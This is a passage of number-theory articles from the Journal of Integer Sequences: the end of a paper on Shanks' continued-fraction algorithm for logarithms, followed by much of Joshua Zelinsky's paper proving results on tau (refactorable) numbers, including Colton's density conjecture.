Let $A_{0,c} = c \cdot a_0, A_{1,c} = c \cdot a_1$. Then if $i \geq 1$ and $A_{i-1,c} > A_{i,c} > c$, we define $m_{i-1,c}$ and $A_{i+1,c}$ by means of an intermediate sequence $\{B_{i,r,c}\}$, defined for $r \geq 0$, by $B_{i,0,c} = A_{i-1,c}$ and

$$B_{i,r+1,c} = \left\lfloor \frac{cB_{i,r,c}}{A_{i,c}} \right\rfloor, r \geq 0. \tag{3.1}$$

Then $c \leq B_{i,r+1,c} < B_{i,r,c}$, if $B_{i,r,c} \geq A_{i,c} > c$ and hence there is a unique integer $m = m_{i-1,c} \geq 1$ such that

$$B_{i,m,c} < A_{i,c} \leq B_{i,m-1,c}.$$

Then we define $A_{i+1,c} = B_{i,m,c}$. Hence $A_{i+1,c} \geq c$ and the sequence $\{A_{i,c}\}$ decreases strictly until $A_{l(c),c} = c$.

There are two possible outcomes, depending on whether or not $\log_b(a)$ is rational:

Theorem 2. (1) *If* $\log_{a_1} a_0$ *is a rational number* p/q *with* $p > q \geq 1$ *and* $\gcd(p,q) = 1$, *then*

(a) $a_0 = d^p$, $a_1 = d^q$ *for some positive integer* d;

(b) *if* $p/q = [n_0, \ldots, n_{r-1}]$, *where* $n_{r-1} > 1$ *if* $r > 1$, *then*
  (i) $A_{r+1,c} = c, a_{r+1} = 1$;
  (ii) $A_{i,c} = c \cdot a_i$ *for* $0 \le i \le r+1$;
  (iii) $m_{i,c} = n_i$ *for* $0 \le i \le r-1$.

(2) *If* $\log_{a_1} a_0$ *is irrational, then*
  (a) $m_{0,c} = n_0$;
  (b) $l(c) \to \infty$ *and for fixed* i, $A_{i,c}/c \to a_i$ *as* $c \to \infty$ *and* $m_{i,c} = n_i$ *for all large* c.

Proof. 1(a) follows from the equation $a_1^p = a_0^q$.

1(b) is also straightforward on noticing that a_i is a power of d and that we are implicitly performing Euclid's algorithm on the pair (p, q).

For 2(a), we have

$$a_1^{n_0} < a_0 < a_1^{n_0+1} \tag{3.2}$$

and $A_{0,c} = c \cdot a_0$, $A_{1,c} = c \cdot a_1$. Also by induction on $0 \le r \le n_0$,

$$B_{1,r,c} \ge ca_1^{n_0-r}, \tag{3.3}$$

$$B_{1,r,c} \le \frac{ca_0}{a_1^r}. \tag{3.4}$$

Inequality (3.3) with $r \le n_0 - 1$ gives $B_{1,r,c} \ge A_{1,c}$, while inequality (3.4) with $r = n_0$ gives

$$B_{1,n_0,c} \le \frac{ca_0}{a_1^{n_0}} < ca_1 = A_{1,c},$$

by inequality (3.2). Hence $m_{0,c} = n_0$.

For 2(b), we use induction on $i \ge 1$ and assume $l(c) \ge i$ holds for all large c and that $A_{i-1,c}/c \to a_{i-1}$ and $A_{i,c}/c \to a_i$ as $c \to \infty$. This is clearly true when $i = 1$.

By properties of the integer part symbol, equation (3.1) gives

$$\frac{c^r A_{i-1,c}}{A_{i,c}^r} - \frac{(1 - \frac{c^r}{A_{i,c}^r})}{1 - \frac{c}{A_{i,c}}} < B_{i,r,c} \le \frac{c^r A_{i-1,c}}{A_{i,c}^r}. \tag{3.5}$$

for $r \ge 0$.

Hence for $r < n_{i-1}$, inequalities (3.5) give

$$B_{i,r,c}/c \to a_{i-1}/a_i^r \ge a_{i-1}/a_i^{n_{i-1}-1} > a_i.$$

Then, because $A_{i,c}/c \to a_i$, it follows that $B_{i,r,c} > A_{i,c}$ for all large c.

Also $B_{i,n_{i-1},c}/c \to a_{i-1}/a_i^{n_{i-1}} < a_i$, so $B_{i,n_{i-1},c} < A_{i,c}$ for all large c. Hence $m_{i-1,c} = n_{i-1}$ for all large c. Also $A_{i+1,c} = B_{i,n_{i-1},c} > c$, so $l(c) > i + 1$ for all large c. Moreover $A_{i+1,c}/c \to a_{i-1}/a_i^{n_{i-1}} = a_{i+1}$ and the induction goes through. □

Example 3. Table 3 lists the sequences $m_{0,c}, \ldots, m_{l(c)-2,c}$ for $c = 2^u, u = 1, \ldots, 30$, when $a_0 = 3, a_1 = 2$.

```
1,1,
1,1,1,
1,1,1,1,
1,1,1,2,
1,1,1,2,
1,1,1,2,3,
1,1,1,2,2,2,
1,1,1,2,2,2,1,
1,1,1,2,2,2,1,2,
1,1,1,2,2,3,2,3,
1,1,1,2,2,3,2,
1,1,1,2,2,3,1,2, 1, 1,1, 2,
1,1,1,2,2,3,1,3, 1, 1,3, 1,
1,1,1,2,2,3,1,4, 3, 1,
1,1,1,2,2,3,1,4, 1, 9,1,
1,1,1,2,2,3,1,5,24, 1,2,
1,1,1,2,2,3,1,5, 3, 1,1, 2,7,
1,1,1,2,2,3,1,5, 2, 1,1, 5,3, 1,
1,1,1,2,2,3,1,5, 2, 2,1, 3,1,16,
1,1,1,2,2,3,1,5, 2,15,1, 6,2
1,1,1,2,2,3,1,5, 2, 9,5, 1,2,
1,1,1,2,2,3,1,5, 2,13,1, 1,1, 6,  1, 2, 2,
1,1,1,2,2,3,1,5, 2,17,2, 7,8,
1,1,1,2,2,3,1,5, 2,19,1,49,2, 1,
1,1,1,2,2,3,1,5, 2,22,4, 8,3, 4,  1,
1,1,1,2,2,3,1,5, 2,22,2, 1,3, 1,  3, 8,
1,1,1,2,2,3,1,5, 2,22,1, 6,3, 1,  1, 3, 4,  2,
1,1,1,2,2,3,1,5, 2,23,2, 1,1, 2,  1,12,17,
1,1,1,2,2,3,1,5, 2,23,3, 2,2, 2,  2, 1, 3,  2,
1,1,1,2,2,3,1,5, 2,23,2, 1,7, 2,  2,14, 1,  1, 6,
```

TABLE 3.

In fact $\log_2 3 = [1, 1, 1, 2, 2, 3, 1, 5, 2, 23, 2, \ldots]$.

4. A heuristic algorithm

We can replace the $\lfloor x \rfloor$ function in equation (3.1) by $\lceil x \rceil$, the least integer exceeding x.

This produces an algorithm with similar properties to algorithm 1, with integer sequences $\{A'_{i,c}\}$, $i = 0, \ldots, l'(c)$ and $\{m'_{j,c}\}$, $j = 0, \ldots, l'(c)-2$. Here $A_{0,c} = A'_{0,c} = a_0 \cdot c$, $A_{1,c} = A'_{1,c} = a_1 \cdot c$ and $m_{0,c} = m'_{0,c} = n_0$. Then if $i \geq 1$ and $A'_{i-1,c} > A'_{i,c} > c$, we define $m'_{i-1,c}$ and $A'_{i+1,c}$ by means of an intermediate sequence $\{B'_{i,r,c}\}$, defined for $r \geq 0$, by $B'_{i,0,c} = A'_{i-1,c}$ and

$$B'_{i,r+1,c} = \left\lceil \frac{cB'_{i,r,c}}{A'_{i,c}} \right\rceil, r \geq 0. \tag{4.1}$$

Then $c \leq B'_{i,r+1,c} < B'_{i,r,c}$, if $B'_{i,r,c} \geq A'_{i,c} > c$.

For

$$B'_{i,r+1,c} \leq \frac{cB'_{i,r,c}}{A'_{i,c}} + 1$$

and

$$\frac{cB'_{i,r,c}}{A'_{i,c}} + 1 \leq B'_{i,r,c} \quad \Leftrightarrow \quad cB'_{i,r,c} + A'_{i,c} \leq A'_{i,c}B'_{i,r,c}$$

$$\Leftrightarrow \quad \frac{A'_{i,c}}{A'_{i,c} - c} \leq B'_{i,r,c}.$$

The last inequality is certainly true if $B'_{i,r,c} \geq A'_{i,c} > c$.

Hence there is a unique integer $m' = m'_{i-1,c} \geq 1$ such that

$$B'_{i,m',c} < A'_{i,c} \leq B'_{i,m'-1,c}.$$

Then we define $A'_{i+1,c} = B'_{i,m',c}$. Hence $A'_{i+1,c} \geq c$ and the sequence $\{A'_{i,c}\}$ decreases strictly until $A'_{l'(c),c} = c$.

If we perform the two computations simultaneously, the common initial elements of the sequences $\{m_{j,c}\}$ and $\{m'_{k,c}\}$ are likely to be partial quotients of $\log_b(a)$. With $c = 10^r$ we expect roughly r partial quotients to be produced.

If $l(c) = l'(c)$ and $A_{j,c} = A'_{j,c}$ and $m_{j,c} = m'_{j,c}$ for $j = 0, \ldots, l(c) - 2$, then $\log_b a$ is likely to be rational.

In practice, to get a feeling of certainty regarding the output when $c = 10^r$, we also run the algorithm for $c = 10^t, r - 5 \leq t \leq r + 5$.

Example 4. Table 4 lists the common values of $m_{i,c}$ and $m'_{i,c}$, when $a = 3, b = 2$ and $c = 2^r, 1 \leq r \leq 31$. It seems likely that only partial quotients are produced for all $r \geq 1$.

```
 1: 1
 2: 1
 3: 1,1,1
 4: 1,1,1
 5: 1,1,1,2
 6: 1,1,1,2
 7: 1,1,1,2,2
 8: 1,1,1,2,2
 9: 1,1,1,2,2
10: 1,1,1,2,2
11: 1,1,1,2,2
12: 1,1,1,2,2
13: 1,1,1,2,2,3,1
14: 1,1,1,2,2,3,1
15: 1,1,1,2,2,3,1
16: 1,1,1,2,2,3,1,5
17: 1,1,1,2,2,3,1,5
18: 1,1,1,2,2,3,1,5
19: 1,1,1,2,2,3,1,5,2
20: 1,1,1,2,2,3,1,5
21: 1,1,1,2,2,3,1,5,2
22: 1,1,1,2,2,3,1,5,2
23: 1,1,1,2,2,3,1,5,2
24: 1,1,1,2,2,3,1,5,2
25: 1,1,1,2,2,3,1,5,2
26: 1,1,1,2,2,3,1,5,2
27: 1,1,1,2,2,3,1,5,2
28: 1,1,1,2,2,3,1,5,2,23
29: 1,1,1,2,2,3,1,5,2,23
30: 1,1,1,2,2,3,1,5,2,23,2
31: 1,1,1,2,2,3,1,5,2,23,2
```

TABLE 4. $a = 3, b = 2, c = 2^r, 1 \leq r \leq 31$.

Example 5. Table 5 lists the common values of $m_{i,c}$ and $m'_{i,c}$, when $a = 34, b = 2$ and $c = 10^r, 1 \leq r \leq 20$. Partial quotients are not always produced, as is seen from lines 9,14 and 17.

```
1: 1,2,2
2: 1,2,2,1,1
3: 1,2,2,1,1,2
4: 1,2,2,1,1,2
5: 1,2,2,1,1,2,3,1
6: 1,2,2,1,1,2,3,1,8,1
7: 1,2,2,1,1,2,3,1,8,1,1
8: 1,2,2,1,1,2,3,1,8,1,1,2
9: 1,2,2,1,1,2,3,1,8,1,1,2,2,1,13,3,2,32,7
10:1,2,2,1,1,2,3,1,8,1,1,2,2,1
11:1,2,2,1,1,2,3,1,8,1,1,2,2,1,12,1
12:1,2,2,1,1,2,3,1,8,1,1,2,2,1,12,1
13:1,2,2,1,1,2,3,1,8,1,1,2,2,1,12,1,13
14:1,2,2,1,1,2,3,1,8,1,1,2,2,1,12,1,13,3,3
15:1,2,2,1,1,2,3,1,8,1,1,2,2,1,12,1,13,3,2
16:1,2,2,1,1,2,3,1,8,1,1,2,2,1,12,1,13,3,2,2
17:1,2,2,1,1,2,3,1,8,1,1,2,2,1,12,1,13,3,2,2,18,1,1,1,1,1
18:1,2,2,1,1,2,3,1,8,1,1,2,2,1,12,1,13,3,2,2,17,1
19:1,2,2,1,1,2,3,1,8,1,1,2,2,1,12,1,13,3,2,2,17,1
20:1,2,2,1,1,2,3,1,8,1,1,2,2,1,12,1,13,3,2,2,17,1
```

TABLE 5. $a = 34, b = 12, c = 10^r, r = 1, \ldots, 20$.

5. Acknowledgement

The second author is grateful for the hospitality provided by the School of Mathematical Sciences, ANU, where research for part of this paper was carried out.

References

1. D. Shanks, A logarithm algorithm, *Math. Tables and Other Aids to Computation* **8** (1954), 60–64.

2000 *Mathematics Subject Classification*: 11D09.
Keywords: Shanks' algorithm, continued fraction, log, heuristic algorithm

---

(Concerned with sequence A028507.)

Received November 19, 2002; revised version received December 6, 2002. Published in *Journal of Integer Sequences* December 10, 2002.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 5 (2002), Article 02.2.8

Tau Numbers: A Partial Proof of a Conjecture and Other Results

Joshua Zelinsky
The Hopkins School
New Haven, CT 06515
USA
Lord_Bern@hotmail.com

Abstract: A positive *n* is called a *tau number* if tau(*n*) divides *n*, where tau is the number-of-divisors function. Colton conjectured that the number of tau numbers <= *n* is at least 1/2 pi(*n*). In this paper I show that Colton's conjecture is true for all sufficiently large *n*. I also prove various other results about tau numbers and their generalizations .

Full version: pdf, dvi, ps, latex

(Concerned with sequence A033950 .)

Received August 1, 2002; revised version received December 15, 2002. Published in *Journal of Integer Sequences* December 16, 2002. Corrections, February 17, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 5 (2002),
Article 02.2.8

Tau Numbers: A Partial Proof of a Conjecture and Other Results

Joshua Zelinsky
The Hopkins School
New Haven, CT 06515
USA

Email: Lord_Bern@hotmail.com

Abstract. A positive n is called a *tau number* if $\tau(n) \mid n$, where τ is the number-of-divisors function. Colton conjectured that the number of tau numbers $\leq n$ is at least $\frac{1}{2}\pi(n)$. In this paper I show that Colton's conjecture is true for all sufficiently large n. I also prove various other results about tau numbers and their generalizations .

1 Introduction

Kennedy and Cooper [3] defined a positive integer to be a *tau number* if $\tau(n) \mid n$, where τ is the number-of-divisors function. The first few tau numbers are

$$1, 2, 8, 9, 12, 18, 24, 36, 40, 56, 60, 72, 80, \ldots;$$

it is Sloane's sequence A033950. Among other things, Kennedy and Cooper showed the tau numbers have density zero.

The concept of tau number was rediscovered by Colton, who called these numbers *refactorable* [1]. This paper is primarily concerned with two conjectures made by Colton. Colton conjectured that the number of tau numbers less than or equal to a given n was at least half the number of primes less than or equal to n. In this paper I show that Colton's conjecture is true for all sufficiently large n by proving a generalized version of the conjecture. I calculate an upper bound for counterexamples of $7.42 \cdot 10^{13}$.

Colton also conjectured that there are no three consecutive tau numbers and I show this to be the case. Other results are also given, including the properties of the tau numbers as compared to the primes. Various generalizations of the tau numbers are also discussed.

2 Basic results

Definitions. Let $\pi(n)$ be the number of primes less than or equal to n. Let $T(n)$ be the number of tau numbers less than or equal to n.

Using this notation, Colton's conjecture becomes: $T(n) \geq \pi(n)/2$ for all n.

Before we prove a slightly weaker form of this conjecture, we mention some following minor properties of the tau numbers.

Throughout this paper, the following basic result [2, Theorem 273] is used extensively:

Proposition 1. *If* $n = p_1^{a_1} p_2^{a_2} \cdots p_k^{a_k}$ *then* $\tau(n) = (a_1+1)(a_2+1)(a_3+1)\cdots(a_k+1)$.

The next five theorems are all due to Colton.

Theorem 2. *Any odd tau number is a perfect square.*

Proof. Assume that n is an odd tau number. Let $n = p_1^{a_1} p_2^{a_2} \cdots p_k^{a_k}$. By Proposition 1 and the definition of tau number $(a_1+1)(a_2+1)(a_3+1)\ldots(a_k+1) \mid n$. Therefore for any $0 < i < k+1$, $a_i + 1$ is odd, and hence a_i is even. Since every prime in the factorization of n is raised to an even power, n is a perfect square. □

Theorem 3. *An odd integer* n *is a tau number iff* $2n$ *is a tau number.*

Proof. If $n = p_1^{a_1} p_2^{a_2} \cdots p_k^{a_k}$, then $\tau(2n) = 2(a_1+1)(a_2+1)(a_3+1)\cdots(a_k+1) = 2\tau(n)$. Since $\tau(n) \mid n$ iff $2\tau(n) \mid 2n$, the result follows. □

Theorem 4. *If* $\gcd(m,n) = 1$ *and* m, n *are both tau numbers, then* mn *is a tau number.*

Proof. This result follows immediately from $\tau(mn) = \tau(m)\tau(n)$ when $\gcd(m,n) = 1$. □

Theorem 5. *There are infinitely many tau numbers.*

There are many possible ways to prove this result. However, using an elegant mapping Colton proved the following more general theorem from which the above follows.

Theorem 6. *For any given finite nonempty set of primes, there are infinitely many tau numbers with exactly those primes as their distinct prime divisors.*

Proof. This result follows from considering the mapping:

$$f(n) = f(p_1^{a_1} p_2^{a_2} \cdots p_k^{a_k}) = p_1^{p_1^{a_1}-1} p_2^{p_2^{a_2}-1} \cdots p_k^{p_k^{a_k}-1}.$$

It is easy to see that the mapping produces only tau numbers. □

Theorem 7. *Every tau number is congruent to 0,1,2 or 4 mod 8.*

Proof. This follows immediately from Theorems 2 and 3. □

3 New Results

We now turn to the new results of this paper.

First, we have a minor, elementary result which is similar to Colton's above results.

Theorem 8. *Let n be a tau number and let p be the smallest prime factor of n. If q is prime and $q \mid n$ then $q^{p-1} \mid n$.*

Proof. Let n be a tau number and let p be the smallest prime factor of n. Let q be a prime which divides n and let q^k be the largest power of q which divides n. Since n is a tau number, $k+1 \mid n$. But p is the smallest non-trivial divisor of n so $k+1 \geq p$. Hence $k \geq p-1$ and thus $q^{p-1} \mid n$. □

To prove that Colton's first conjecture is true for all sufficiently large n we construct a subset of the tau numbers which is much denser than the primes.

Lemma 9. *For any distinct primes $p, q > 3$, the number $36pq$ is a tau number.*

Proof. By the multiplicative property of the tau function, $\tau(36pq) = \tau(4)\tau(9)\tau(p)\tau(q) = 3 \cdot 3 \cdot 2 \cdot 2 = 36$. □

Lemma 10. *Let k be an integer ≥ 1. Then the number of integers $\leq n$ of the form kp, where p is prime, is asymptotic to $n/(k \log n)$. Similary, for any fixed integer $a \geq 1$ the numbers of integers $\leq n$ of the form kp^a is asymptotic to $((n/k)^{1/a})/\log(n)$.*

Proof. Both these formulas follow easily from the prime number theorem. □

Lemma 11. *Let k be a positive integer. Then the number of numbers $\leq n$ of the form kpq, where p, q are distinct primes, is asymptotic to $(n \log\log n)/(k \log n)$.*

Proof. We use a Theorem of Hardy and Wright [2, Thm. 437], which states that the number of squarefree numbers less than n with k prime factors, $k \geq 2$ is asymptotic to $\frac{n(\log\log n)^{k-1}}{(k-1)! \log n}$. Setting $k = 2$ and using the same techniques as in the proof for Lemma 10 yields the desired result. □

Lemma 12. *The numbers of tau numbers $\leq n$ of the form $36pq$ with p, q distinct primes > 3 is asymptotic to $(n \log\log n)/(36 \log n)$.*

Proof. By Lemma 11 the number of positive integers $\leq n$ of the form $36pq$ is asymptotic to

$$\frac{n \log\log n}{36 \log n} \tag{1}$$

The number of tau numbers of the form $36pq$ with p, q prime numbers > 3 is the number of numbers of the form $36pq$ minus the number of numbers of the form $36 \cdot 2 \cdot p$ or $36 \cdot 3 \cdot p$. Thus, using 1, together with Lemma 11 the number of such numbers is asymptotically

$$\frac{n \log\log n}{36 \log n} - \frac{n}{72 \log n} - \frac{n}{108 \log n} - \tag{2}$$

which is asymptotic to the first term. □

Lemma 13. *For any fixed real number $r < 1$ we have $T(n) > \frac{rn \log\log n}{36 \log n}$ for all n sufficiently large.*

Proof. This inequality follows from Lemmas 12 and 9. □

Theorem 14. *For any real number k we have $T(n) > k\pi(n)$ for all n sufficiently large.*

Proof. Clearly for any positive $r < 1$, and any k, for all sufficiently large n,

$$\frac{rn \log\log n}{36 \log n} > kn/\log n. \tag{3}$$

Since $\pi(n) \sim n/\log n$, for all sufficiently large n, $\frac{rn \log\log n}{36 \log n} > k\pi(n)$. By applying Lemma 13, we conclude that for all sufficiently large n, $T(n) > k\pi(n)$. □

Corollary 15.

For any $b > 0$ there are at most a finite number of integers n such that $T(n) > b\pi(n)$.

Proof. This result follows immediately from Theorem 14. □

Corollary 16. *There are at most a finite number of integers n such that $T(n) < .5\pi(n)$.*

Proof. Let $b = .5$ in the above corollary. □

Theorem 14 also implies that $T(n) > \pi(n)$ for all sufficiently large n. Colton gave a table of $T(n)$ showing that $T(10^7)$ is about $.59\pi(n)$. So $T(n)$ must not drastically exceed $\pi(n)$ until n becomes very large. This is a good example of the law of small numbers. In fact, we can construct an even better example of the law of small numbers.

Definition. An integer n is *rare* if $\tau(n) \mid n$, $\tau(n) \mid \phi(n)$ and $\tau(n) \mid \sigma(n)$, where $\phi(n)$ is the number of integers less than or equal to n and relatively prime to n, and $\sigma(n)$ is the sum of the divisors of n.

Let $R(n)$ be the number of rare numbers $\leq n$. We can use a construction similar to the one above to show that if p, q are distinct primes, not equal to 2,3 or 7, then $672pq$ is rare. Using similar logic to that above, we can conclude for any k, for all sufficiently large n, $R(n) > k\pi(n)$. Thus, although there are only two rare numbers less than 100 (namely, 1 and 56) and there are 25 primes less than 100, for all sufficiently large n, $R(n) > \pi(n)$.

It would be interesting to establish a good upper bound beyond which this inequality always holds. In the above construction, we have "cheated" slightly since n such that $\tau(n) \mid \sigma(n)$ have density 1. Note that we could have proven tau-prime density result result proving that all numbers of the form kpq for any k exceeds the density of the primes just like those of the form $36pq$ and then looking at the subset of tau numbers of the form $36pq$. There are other sequences of tau number that could have been used to the same effect, such

as those of the form $80pqr$ where p, q and r and are distinct odd primes not equal to 5. It is not difficult to generalize the above theorem to show that for any k,

$$((n \log\log n)^k)/\log n = o(T(n)). \tag{4}$$

Finding an actual asymptotic formula for $T(n)$ is more difficult. We can address this issue with certain heuristics. We know that $\tau(n)$ is of average order $\log n$. Since n is a tau number when $n \bmod \tau(n) = 0$ and $n \bmod \tau(n)$ can have $\tau(n)$ values, we would expect the probability of a random integer to be a tau number to be $1/\log(n)$. However, integrating this yields $n/\log n$ as the asymptotic value, which is too low even if we multiply it by a constant. However, almost all integers have about $\log n^{\log 2}$ divisors [2, p. 265], and a few integers with large tau values bring up the average. If we use the same logic as above and note that almost all tau numbers are divisible by 4, it makes sense to take 1/4th of the integral of $(\log n)^{-\log 2}$. Thus we arrive at the following conjectured relation:

Conjecture 17.

$$T(x) \sim (1/4) \int_3^x \log u^{-\log 2} du. \tag{5}$$

This conjecture gives an approximate values of 42854 for $T(10^6)$ and 381659 for $T(10^7)$. Colton's table gives $T(10^6) = 44705$ and $T(10^7) = 394240$. Our heuristic approximation seems to slightly underestimate the actual values, being 95.8% and 96.8% of the actual values, respectively. This underestimate is expected since the integral approximation ignores the tau numbers congruent to 1 or 2 mod 4. In fact, we conjecture that for all sufficiently large n the integral underestimates $T(n)$. Since the relationship between $\tau(n)$ and $(\log n)^{\log 2}$ is weak, it seems much safer to conjecture the weaker:

$$\log T(x) \sim \log \left(\frac{1}{4} \int_3^x (\log u)^{-\log 2} du \right). \tag{6}$$

It is possible, using the known bounds for the various asymptotic formulas here to obtain an actual upper bound above which Colton's conjecture must be true. It is not difficult, although computationally intensive, to use a few different generators along with 36 to obtain a bound of 10^{37}. However, using a more general method it is possible to lower the bound to slightly over $7 \cdot 10^{13}$.

Lemma 18. $2 \mid n/\tau(n)$ *iff for any prime p such that p does not divide n, np is a tau number.*

Example: $2 \mid 8/\tau(8) = 8/4 = 2$ and $8p$ is a tau number for all odd primes p. The proof is left to the reader.

Definition. A tau number n such that for any prime p, if p does not divide n then np is a tau number, is called a *p-generator*. Any tau number of the form np is said to be *p-generated* by n.

Thus, in the example above, 8 is a p-generator. Thus Lemma 18 can be restated as follows: n is a p-generator iff $2 \mid n/\tau(n)$. In what follows, both forms of this lemma are used interchangeably.

Notation. Let $\omega(n)$ denote the number of distinct prime factors of n. Let $g(n)$ denote the largest prime factor of n. Let $G(n) = n(n+1)/2$. Let P_n denote the nth prime, with $P_1 = 2$.

Lemma 19. *Let k be a p-generator. The number of tau numbers $\leq n$ of the form kp is at least $\pi(n/k) - \omega(n)$.*

Proof. Left to the reader. □

Lemma 20. *If $a_1, a_2, \ldots a_s$ are p-generators, then for any n the number of tau numbers $\leq n$ p-generated by any a_i is at least*

$$\sum_{i=1}^{s} \pi(n/a_i) - \pi(g(a_i)). \tag{7}$$

Proof. The proof follows from Lemma 18 when we observe that for any a_i, a_j where $k = \pi(g(a_i))+1$ and $m = \pi(g(a_j))+1$, the sets $\{a_iP_k, a_iP_{k+1}, a_iP_{k+2}, \ldots\}$ and $\{a_jP_m, a_jP_{m+1}, a_jP_{m+2}, \ldots\}$ have no common elements. □

Lemma 21. *If $a_1, a_2, a_3, \ldots$ are p-generators then for any n the number of tau numbers $\leq n$ p-generated by any a_i is at least $A\pi(n) - B$ where $A = \sum_{i=1}^{k} 1/a_i$ and $B = \sum_{i=1}^{k}(\pi(g(a_i))+1)$.*

Proof. This proof follows immediately from Lemma 19 since each summand in A introduces an error of at most 1. □

Theorem 22. *For all $n > 7.42 \cdot 10^{13}$ we have $T(n) > \pi(n)/2$.*

Proof. It has been shown by Dusart [6] that for all $n > 598$, the inequality

$$(n/\log n))(1 + .992/\log n) < \pi(n) < (n/\log n)(1 + 1.2762/\log n)$$

holds. We use all the p-generators less than or equal to 28653696 together with Lemma 21 to obtain a lower bound for the number of tau numbers, and then demonstrate that for all n greater than $7.42 \cdot 10^{13}$, this exceeds $.5(n/\log n)(1 + 1.2762/\log n)$ and thus exceeds $.5\pi(n)$. Using a simple computer program, it is not difficult to calculate that there are exactly 413980 p-generators less than 28653696. Their A value as in Lemma 21 is over .508. It is not difficult to see that

$$\begin{aligned} B &< G(\pi(413980/36)) + G(\pi(413980/80)) + G(\pi(413980/96)) + (413980 - \pi(413980/36) \\ &- \pi(413980/80) - \pi(413980/96)) - \pi(413980/128). \end{aligned}$$

Calculating the relevant values and evaluating the above expression yields $B < 8694520815$. Thus, for all $n > 598 \cdot 28653696$, we have $T(n) > .508(n/\log n)(1+.992/\log n) - 8694520815$. For all $n > 10^{13.87}$, $508(n/\log n)(1+.992/\log n) - 8694520815 > .5(n/\log n)(1+1.2762/\log n)$. Since $10^{13.87} < 7.42 \cdot 10^{13}$ we conclude that for all $n > 7.42 \cdot 10^{13}$, we have $T(n) > .5\pi(n)$. □

The high density of the tau numbers and their relationship to the primes motivates the comparison of the two types of integers.

Theorem 23. *The sum of the reciprocals of the tau numbers diverges.*

Proof. The result follows immediately by observing that 8 is a p-generator and that the sum of the reciprocals of the primes diverges. □

There is a famous still unsolved conjecture, by Polignac, that for any positive even integer k, there exist primes p, q such that $k = p - q$ [4]. It seems reasonable to make an identical conjecture about the tau numbers. Indeed, the existence of infinitely many odd tau numbers makes one wonder whether every positive integer is the difference of two tau numbers. However, there are some odd integers which are not the difference of two tau numbers despite the fact that the density of the tau numbers is much higher than that of the primes.

Theorem 24. *There do not exists tau numbers a, b such that $a - b = 5$.*

Proof. Suppose, contrary to what we want to prove, that there exist tau numbers a, b such that $a - b = 5$. By Theorem 7 we know that every tau number is congruent to $0, 1, 2$ or $4 \pmod 8$. Thus, we have $b \equiv 4 \pmod 8$ and $a \equiv 1 \pmod 8$. Hence 4 is the highest power of two which divides b. Thus $\tau(4) = 3 \mid \tau(b)$, and since $\tau(b) \mid b$ we get $b \equiv 0 \pmod 3$. Then $a \equiv 2 \pmod 3$, which is impossible since a is an odd tau number and hence a square. □

Goldbach made two famous conjectures about the additive properties of the primes. Goldbach's strong conjecture is that any even integer greater than 4 is the sum of two primes. Goldbach's weak conjecture is that every odd integer greater than 7 is the sum of the three odd primes. It is easy to see that the weak conjecture follows from the strong conjecture [4].

However, Colton's congruence results of Theorem 7 imply that any $n \equiv 7 \pmod 8$ cannot be the sum of two tau numbers.

The following theorems and the next conjecture are the tau equivalents of Goldbach's conjecture.

Theorem 25. *(a) If Goldbach's weak conjecture is true than any positive integer can be expressed as the sum of* 6 *or fewer tau numbers.*

(b) If Goldbach's strong conjecture is true than every positive integer is the sum of 5 *or fewer tau numbers.*

Proof. (a) Assume Goldbach's weak conjecture. Let A be the set of integers n such that $8n$ is a tau number or $n = 0$. Consider $x = 8k$ for some odd $k > 7$. Since every odd prime is an element of A, $k = a_1 + a_2 + a_3$ for some a_1, a_2, a_3 element A. So $8k = 8a_1 + 8a_2 + 8a_3$. Since $8k = 8 \bmod 16$, we conclude that for any $x \equiv 8 \bmod 16$, x is the sum of at most three tau numbers. It is easy to see from this result and the fact that $1, 2, 8, 9, 12$ are all tau, that any

integer greater than 56 can be expressed as the sum of 6 or fewer tau numbers. It is easy to verify that every integer under 56 can be expressed as the sum of 6 or fewer tau numbers. Thus, if Goldbach's weak conjecture is true than every integer is the sum of 6 or fewer tau numbers.

Case (b) follows by similar reasoning. □

Theorem 26. *For all sufficiently large n, n can be expressed as the sum of 6 or fewer tau numbers.*

Proof. This result follows from applying Vinogradov's famous result that every sufficiently large odd integer is expressible as the sum of three or fewer primes and using the same techniques as in the previous theorem. □

The techniques in the previous theorems can also be used to prove the following corollary.

Corollary 27. *If Goldbach's weak conjecture is true than any positive integer not congruent to 7 mod 8 can be expressed as the sum of 5 or fewer tau numbers. If Goldbach's strong conjecture is true than every positive integer not congruent to 7 mod 8 is the sum of 4 or fewer tau numbers.*

Note that since the set A introduced in the proof of Theorem 25 contains many elements other than the primes, even if either the weak or the strong Goldbach conjectures fail to hold, it is still very likely that all integers can be expressed as the sum of six or fewer tau numbers.

We make the following

Conjecture 28. *Every positive integer is expressible as the sum of 4 or fewer tau numbers.*

It seems that the above conjecture cannot be proven by methods similar to those used in Theorem 25.

For any n, Bertrand's postulate states that there is a prime between n and $2n$. The equivalent for tau numbers is the next theorem:

Theorem 29. *For any integer $n > 5$ there is always a tau number between n and $2n$.*

Proof. This result follows immediately from the fact that 8 is a p-generator. □

Another unsolved problem about primes is whether there is always a prime between n^2 and $(n+1)^2$. The fact that the tau numbers have a much higher density than the primes motivates the following conjectures:

Conjecture 30. *For any sufficiently large integer n, there exists a tau number t such that $n^2 < t < (n+1)^2$.*

Conjecture 31. *For any integer n, there exist a tau number t such that $n^2 \leq t \leq (n+1)^2$.*

Dirichlet's Theorem states that when $\gcd(a, b) = 1$ then the set $\{n \ : \ an + b \text{ is prime}\}$ is infinite. This theorem is equivalent to there being an infinite number of primes in any arithmetic progression aside from certain trivial cases. For tau numbers the equivalent problem becomes:

Conjecture 32. *Any arithmetic progression of positive integers which contains a tau number contains infinitely many tau numbers.*

For many arithmetic progressions that have no terms divisible by 4, it is often easy to see that they do not contain any tau numbers, since the sequences contain all odd non-quadratic residues mod some k, or twice such residues. Examples include the progressions $3, 7, 11, 15 \ldots$ and $6, 14, 22, 30 \ldots$ There are many other arithmetic progressions which fail to contain tau numbers and the proofs require a little arithmetic. The arithmetic progression $4, 28, 52, 76 \ldots$ is one example.

Theorem 33. *If $n \equiv 4 \pmod{24}$, then n is not a tau number.*

Proof. Let n be a tau number and $n \equiv 4 \pmod{24}$. Then 4 is the highest power of 2 dividing n, so $3 \mid n$ which is impossible. □

The concept of p-generators can be be generalized.

